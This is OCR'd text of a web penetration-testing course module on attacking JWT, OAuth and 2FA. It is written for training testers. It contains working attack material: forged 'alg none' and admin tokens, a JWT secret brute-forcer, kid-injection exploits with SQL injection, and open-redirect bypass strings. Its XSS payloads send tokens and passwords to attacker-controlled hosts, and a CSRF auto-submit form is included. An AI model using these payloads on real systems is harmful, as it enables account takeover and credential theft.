Web Application Penetration Testing eXtreme

v2

Attacking Authentication & SSO

Section 01 | Module 13

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MODULE 13 | Attacking Authentication & SSO

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How to attack modern authentication and SSO implementations
- ✓ The weak spots of JWT, SAML, OAuth and 2FA

13.1

Authentication in Web Apps

13.1.1 Authentication in Web Apps

Authentication is the process of confirming a user's identity. Authentication in web applications is performed through user credentials and/or a secret token/pin code.

13.1.1 Authentication in Web Apps

The most known attacks against authentication are:

- Brute Force / Dictionary Attack
- SQL Injection
- Weak/Predictable Session ID
- Subdomain takeover

https://hackerone.com/reports/172137

13.1.1 Authentication in Web Apps

Modern web applications utilize authentication/authorization mechanisms which provide Single-Sign-On (SSO) and similar features for sharing access with multiple applications.

- **JSON Web Tokens (JWT)**:RFC7519: A compact mechanism used for transferring claims between two parties.
- **OAuth**:RFC6749: Access delegation framework, usually used for providing application access to other applications without password sharing. OAuth 2.0 is not an authentication protocol.
- **Security Assertion Markup Language (SAML)**:RFC7522: An XML based single sign-on login standard.

13.1.1 Authentication in Web Apps

Modern web applications also utilize an extra layer of defense when it comes to authentication, 2 Factor Authentication (2FA).

2FA is a method to verify a user's identity by utilizing a combination of two different factors.

- Something you know (password)
- Something you have (OTP)
- Something you are (biometric)

Usual 2FA Bypasses:


- Brute Force (when a secret of limited length is utilized)
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

13.2

Attacking JWT

13.2.1 JSON Web Tokens (JWT)


- JSON Web Token (JWT) usually appear to users as JSON objects and can be signed to protect the integrity of the underlying message using a Message Authentication Code (MAC) and/or encrypted.
- When a JWT is signed you may see it referred to as JWS.
- A JWT consists of three parts; an encoded Header, an encoded Payload and the Signature.



https://jwt.io/introduction/

13.2.1 JSON Web Tokens (JWT)

- The header contains info about the token.
- The payload contains the actual data.
- For the signature to be created we need to encode both the header and the payload using Base64 URL encoding, then we combine them with a dot (.).



13.2.1 JSON Web Tokens (JWT)

To sign an unsigned token, the process is as follows.

```
unsignedToken = encodeBase64(header) + '.' +
encodeBase64(payload)

signature_encoded = encodeBase64(HMAC-
SHA256("secret", unsignedToken))

jwt_token = encodeBase64(header) + "." +
encodeBase64(payload) + "." + signature_encoded
```

13.2.2 JWT Security Facts

- ❑ JWT is not vulnerable to CSRF (except when JWT is put in a cookie)
- ❑ Session theft through an XSS attack is possible when JWT is used
- ❑ Improper token storage (HTML5 storage/cookie)
- ❑ Sometimes the key is weak and can be brute-forced
- ❑ Faulty token expiration
- ❑ JWT can be used as Bearer token in a custom authorization header


13.2.2 JWT Security Facts

- JWT is being used for stateless applications. JWT usage results in no server-side storage and database-based session management. All info is put inside a signed JWT token.
  - Only relying on the secret key
  - Logging out or invalidating specific users is not possible due to the above stateless approach. The same signing key is used for everyone.

13.2.2 JWT Security Facts

- JWT-based authentication can become insecure when client-side data inside the JWT are blindly trusted
  - **Many apps blindly accept the data contained in the payload (no signature verification)**
    - Try submitting various injection-related strings
    - Try changing a user's role to admin etc.
  - **Many apps have no problem accepting an empty signature (effectively no signature)**
    - The above is also known as "The admin party in JWT"
    - This is by design, to support cases when tokens have already been verified through another way
    - When assessing JWT endpoints set the alg to none and specify anything in the payload

13.2.2 JWT Security Facts



Source: cryto.net

13.2.2 JWT Security Facts

An interesting resource that consolidates a lot of JWT security information is the below.

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

13.2.2 JWT Security Facts

There is a variety of tools for assessing/attacking JWT. For example https://github.com/KINGSABRI/jwtear.

HMAC SHA256 signed token creation example:

```
jwtear --generate-token --header '{"typ":"JWT","alg":"HS256"}'
--payload '{"login":"admin"}' --key 'cr@zyp@ss'
```

Empty signature token creating example:

```
jwtear --generate-token --header '{"typ":"JWT","alg":"none"}'
--payload '{"login":"admin"}'
```

https://github.com/KINGSABRI/jwtear

13.2.2 JWT Security Facts

Testing for injection example:

```
jwtear --generate-token --header '{"typ":"JWT","alg":"none"}'
--payload $'{"login":"admin\' or \'a\'=\'a"}'
```

$ is used to escape single quotes.

13.2.3 JWT Attack Scenario 1

In case we want to try brute-forcing/guessing the secret used to sign a token, we can do so as follows, in Ruby.

```
require 'base64'
require 'openssl'


jwt = "jwt_goes_here"

header, data, signature = jwt.split(".")

def sign(data, secret)
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"),
secret, data)).gsub("=","")
end
File.readlines("possible_secrets.txt").each do |line|
  line.chomp!
  if sign(header+"."+data, line) == signature
  puts line
  exit
 end
end
```

13.2.4 JWT Attack Scenario 2

When attacking authentication through an XSS vulnerability, we usually try to capture a victim's cookie as follows.

```
<script>alert(document.cookie)</script>
```

When JWT is employed and localStorage is used, we can attack authentication through XSS using JSON.stringify.

```
<img src='https://<attacker-
server>/yikes?jwt='+JSON.stringify(localStorage);'--!>
```

Credit for the payload to David Roccasalva

13.2.4 JWT Attack Scenario 2

If you obtain an *IdToken*, you can use it to authenticate and impersonate the victim.

If you obtain an *accessToken*, you can use it to generate a new *IdToken* with the help of the authentication endpoint.

13.2.5 JWT Attack Scenario 3

Let's now go through the solution of a Bitcoin CTF web challenge that included JWT. Specifically,

- Upon successful login, the user is issued a JWT inside a cookie
- HS256 is used
- A user named admin exists
- One of the fields in the JWT header, *kid*, is used by the server to retrieve the key and verify the signature. <u>The problem is that no proper escaping takes place while doing so.</u>

If an attacker manages to control or inject to *kid*, he will be able to create his own signed tokens (since *kid* is essentially the key that is used to verify the signature).

13.2.5 JWT Attack Scenario 3

What we can do, is inject to *kid* and specify a value that resides on the web server and can be predicted (as well as retrieved by the server of course).

- Through provoking errors we identified that the application is using Sinatra under the hood.
- Such a value could be “public/css/bootstrap.css” ← This value comes from Sinatra’s documentation/best practices and it is a legitimate value since no proper escaping occurs while retrieving *kid*.

13.2.5 JWT Attack Scenario 3

A ruby-based exploit can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"public/css/bootstrap.css"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("=","")

secret = File.open("bootstrap.css").read

signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha25
6"), secret, data))

Puts data+"."+signature
```

13.2.5 JWT Attack Scenario 3

An alternative ruby-based exploit for this challenge can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"kkkkkkkkk\' UNION SELECT
\' xyz"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("=","")

secret = "xyz"

signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha25
6"), secret, data))

Puts data+"."+signature
```

Attacking OAuth

13.3.1 OAuth

OAuth2 is the main web standard for authorization between services. It is used to authorize 3rd party apps to access services or data from a provider with which you have an account.

13.3.1 OAuth

OAuth Components

- **Resource Owner**: the entity that can grant access to a protected resource. Typically this is the end-user.
- **Client**: an application requesting access to a protected resource on behalf of the Resource Owner. This is also called a Relying Party.
- **Resource Server**: the server hosting the protected resources. This is the API you want to access, in our case gallery.
- **Authorization Server**: the server that authenticates the Resource Owner, and issues access tokens after getting proper authorization. This is also called an identity provider (IdP).
- **User Agent**: the agent used by the Resource Owner to interact with the Client, for example a browser or a mobile application.

13.3.1 OAuth

OAuth Scopes (actions or privilege requested from the service – visible through the scope parameter)

- Read
- Write
- Access Contacts

13.3.1 OAuth

In OAuth 2.0, the interactions between the user and her browser, the Authorization Server, and the Resource Server can be performed in four different flows.

1. The **authorization code grant**: the Client redirects the user (Resource Owner) to an Authorization Server to ask the user whether the Client can access her Resources. After the user confirms, the Client obtains an Authorization Code that the Client can exchange for an Access Token. This Access Token enables the Client to access the Resources of the Resource Owner.
2. The **implicit grant** is a simplification of the authorization code grant. The Client obtains the Access Token directly rather than being issued an Authorization Code.
3. The **resource owner password credentials grant** enables the Client to obtain an Access Token by using the username and password of the Resource Owner.
4. The **client credentials grant** enables the Client to obtain an Access Token by using its own credentials.

13.3.1 OAuth

Clients can obtain *Access Tokens* via four different flows.

Clients use these access tokens to access an API.

13.3.1 OAuth

The access token is almost always a bearer token.

Some applications use JWT as access tokens.


13.3.2 Common OAuth Attacks

Let's now go through the most common OAuth attacks.

- We have a web site that enables users to manage pictures, named **gallery** (similar to flickr).
- We have a third-party website that allows users to print the pictures hosted at the gallery site, named **photoprint**.

OAuth takes care of giving third-party applications permission to access the pictures.

We will focus on the most common attacks, for more please refer to https://tools.ietf.org/html/rfc6819



Credits to https://koen.buyens.org/ for this playground

13.3.2 Common OAuth Attacks

Unvalidated RedirectURI Parameter

If the authorization server does not validate that the redirect URI belongs to the client, it is susceptible to two types of attacks.

- Open Redirect
- Account hijacking by stealing authorization codes. If an attacker redirects to a site under their control, the authorization code - which is part of the URI - is given to them. They may be able to exchange it for an access token and thus get access to the user's resources.

Capture the URL the OAuth client uses to communicate with the authorization endpoint.

http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_gallery&client_id=photoprint

Change the value of the **redirect_uri** parameter.

http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%3A1337%2Fcallback&scope=view_gallery&client_id=photoprint

- If the redirect URI accepts external URLs, such as accounts.google.com, then use a redirector in that external URL to redirect to any website https://accounts.google.com/signout/chrome/landing?continue=https://appengine.google.com/_ah/logout?continue%3Dhttp://attacker:1337
- Use any of the regular bypasses
  - http://example.com%2f%2f.victim.com
  - http://example.com%5c%5c.victim.com
  - http://example.com%3F.victim.com
  - http://example.com%23.victim.com
  - http://victim.com:80%40example.com
  - http://victim.com%2eexample.com


13.3.2 Common OAuth Attacks

Weak Authorization Codes

If the authorization codes are weak, an attacker may be able to guess them at the token endpoint. This is especially true if the client secret is compromised, not used, or not validated.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's Sequencer. Select "live capture' and then click "Analyze now". The results will inform you whether you are dealing with weak auth codes or not.




13.3.2 Common OAuth Attacks

Everlasting Authorization Codes

Expiring unused authorization codes limits the window in which an attacker can use captured or guessed authorization codes, but that's not always the case.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's "Session Timeout Test" plugin. Configure the plugin by selecting a matching string that indicates the authorization code is invalid (typically 'Unauthorized') and a minimum timeout of 31 minutes.



13.3.2 Common OAuth Attacks

Authorization Codes Not Bound to Client

An attacker can exchange captured or guessed authorization codes for access tokens by using the credentials for another, potentially malicious, client.

Obtain an authorization code (guessed or captured) for an OAuth 2.0 client and exchange with another client.

```
POST /oauth/token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&grant_typ
e=authorization_code&client_id=maliciousclient&client_secret=secret
```

13.3.2 Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel1. Identity the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **https://[base-server-url]/.well-known/openid-configuration** or at **https://[base-server-url]/.well-known/oauth-authorization-server**. If such endpoint is not available, the token endpoint is usually hosted at token.

1. Make requests to the token endpoint with valid authorization codes or refresh tokens and capture the resulting access tokens. Note that the client ID and secret are typically required. They may be in the body or as a Basic Authorization header.

```
POST /token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&
grant_type=authorization_code&client_id=maliciousclient&client_secret=s
ecret
```

13.3.2 Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel1. Identity the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **https://[base-server-url]/.well-known/openid-configuration** or at **https://[base-server-url]/.well-known/oauth-authorization-server**. If such endpoint is not available, the token endpoint is usually hosted at token.

2. Analyze the entropy of these tokens using the same approach as described in weak authorization codes. Alternatively, brute-force the tokens at the resource server if you have a compromised client secret or if the client secret is not necessary. The attacker above followed this approach.

13.3.2 Common OAuth Attacks

Insecure Storage of Handle-Based Access and Refresh Tokens

If the handle-based tokens are stored as plain text, an attacker may be able to obtain them from the database at the resource server or the token endpoint.

To validate this as a tester, obtain the contents of the database via a NoSQL/SQL injection attack, and validate whether the tokens have been stored unhashed. Note that it is better to validate this using a code review.

13.3.2 Common OAuth Attacks

Refresh Token not Bound to Client

If the binding between a refresh token and the client is not validated, a malicious client may be able to exchange captured or guessed refresh tokens for access tokens. This is especially problematic if the application allows automatic registration of clients.

Exchange a refresh token that was previously issued for one client with another client. Note, this requires access to multiple clients and their client secrets.

13.3.3 OAuth Attack Scenario 2

In this attack scenario, we will show you how an OAuth-based XSS vulnerability was chained with an insecure X-Frame-Options header and an enabled Autocomplete functionality to provide the attacker with User/Admin credentials. This attack was discovered when pentesting the first iterations of the Open Bank Project (OBP).

The rest of the application sanitized user input extremely well. The OAuth implementation was the only weak spot!


13.3.3 OAuth Attack Scenario 2

Step 0: During our testing activities, we identified that the redirectUrl parameter is vulnerable to reflected cross-site scripting (XSS) attacks due to inadequate sanitization of user supplied data.

- Vulnerable parameter: 'redirectUrl'
- Page resource: 'http://openbankdev:8080/oauth/thanks'
- Attack vector: http://openbankdev:8080/oauth/thanks?redirectUrl=[JS attack vector]

13.3.3 OAuth Attack Scenario 2

Step 1: The following image displays that we were able to load a malicious JavaScript into the vulnerable OBP web page from an external location. The payload depicted is jQuery specific.



13.3.3 OAuth Attack Scenario 2

Step 2: Utilizing the injected JavaScript we created an invisible iframe that contained OBP's login page. That was possible due to the fact that the X-Frame-Options header of OBP's login page was set to the SAMEORIGIN value.

```
var iframe = document.createElement('iframe');
iframe.style.display = "none";
iframe.src = "http://openbankdev:8080/user_mgt/login";
document.body.appendChild(iframe);
```

13.3.3 OAuth Attack Scenario 2

Step 3: We finally injected the following JavaScript code to access the iframe's forms that contained user credentials due to the fact that Autocomplete functionality was not explicitly disabled.

```
javascript: var p=r(); function r(){var g=0;var x=false;var
x=z(document.forms);g=g+1;var w=window.frames;for(var
k=0;k<w.length;k++) {var x = ((x) ||
(z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found in
' + g + ' forms');}function z(f){var b=false;for(var
i=0;i<f.length;i++) {var e=f[i].elements;for(var j=0;j<e.length;j++)
{if (h(e[j])) {b=true}}}return b;}function h(ej){var s='';if
(ej.type=='password'){s=ej.value;if
(s!=''){location.href='http://attacker.domain/index.php?pass='+s;}els
e{alert('Password is blank')}return true;}}
```

13.3.3 OAuth Attack Scenario 2

Step 5: A previously set up netcat listener received the target user’s password.

```
GET /index.php?pass=[redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

13.3.3 OAuth Attack Scenario 2

Bonus step: We also chained the abovementioned OAuth-based XSS vulnerability with the insufficiently secure X-Frame-Options header of the "Get API Key" page (which was set to SAMEORIGIN) and a CSRF vulnerability on the API creation functionality.

```
var iframe =
document.createElement('
iframe');
iframe.style.display =
"none";
iframe.src =
"http://attackercontroll
ed.com/malicious.html";
document.body.appendChil
d(iframe);
```

```
<html>
  <body>
    <form action="http://openbankdev:8080/consumer-registration" method="POST">
      <input type="hidden" name="app&#45;type" value="Web" />
      <input type="hidden" name="app&#45;name" value="Unwanted&#32;App" />
      <input type="hidden" name="app&#45;developer"
value="dim&#95;test&#64;hotmail&#46;com" />
      <input type="hidden" name="app&#45;description"
value="Unwanted&#32;App&#32;creation&#46;" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

13.3.3 OAuth Attack Scenario 2

Bonus step: We finally injected a JavaScript function, similar to then one used for the remote credential theft attack, to access the iframe's contents including the created application’s API key. This time, a remote API key theft attack occurred.

```
data: iframe0= <div id="background"> <div id="wrapper"> <header id="header"> <div id="header-decoration"></div> <div id="logo-left"> <a href="/"><img src="/media/images
/logo.png" alt=""></a> </div> <div id="logo-right"> <a href="/"><img src="/media/images/piraeusbank.png" alt=""></a> </div> <div id="lift__noticesContainer__"></div> <script>
$(function() { toastr.options.timeOut = 3000; if(notice = $("#lift__noticesContainer___error").text()) { toastr.error(notice) } else if(notice = $("#lift__noticesContainer__").text()) {
toastr.success(notice) } }) </script> </header> <nav id="nav"> <ul> <li class="navitem navitem-home"> <a href="/index" class="navlink">Home</a> </li> <li class="navitem"> <a
class="navlink selected" href="/consumer-registration">Get API Key</a> </li> <li class="navitem"></li> <li class="navitem"></li> <li class="navitem"></li> <li class="navitem
nav-login-state-item"></li> <li class="navitem nav-login-state-item"> <div> <div class="profile-info"> <span class="username">kate_eight</span> <a href="/user_mgt
/logout" class="logout">Logout</a> </div> </div> </li> </ul> </nav> <section id="content"> <div id="main"> <div id="registerAppSection"> <div class="success"> <h1
class="success-message"></h1> <table> <tbody> <tr> <td colspan="2"> Thank you for registering to use the Open Bank API. Here is your developer information. Please save it
n a secure location. </td> </tr> <tr> <td> Application Type </td> <td> <span class="app-type">Web</span> </td> </tr> <tr> <td> Application Name </td> <td> <span class="app-
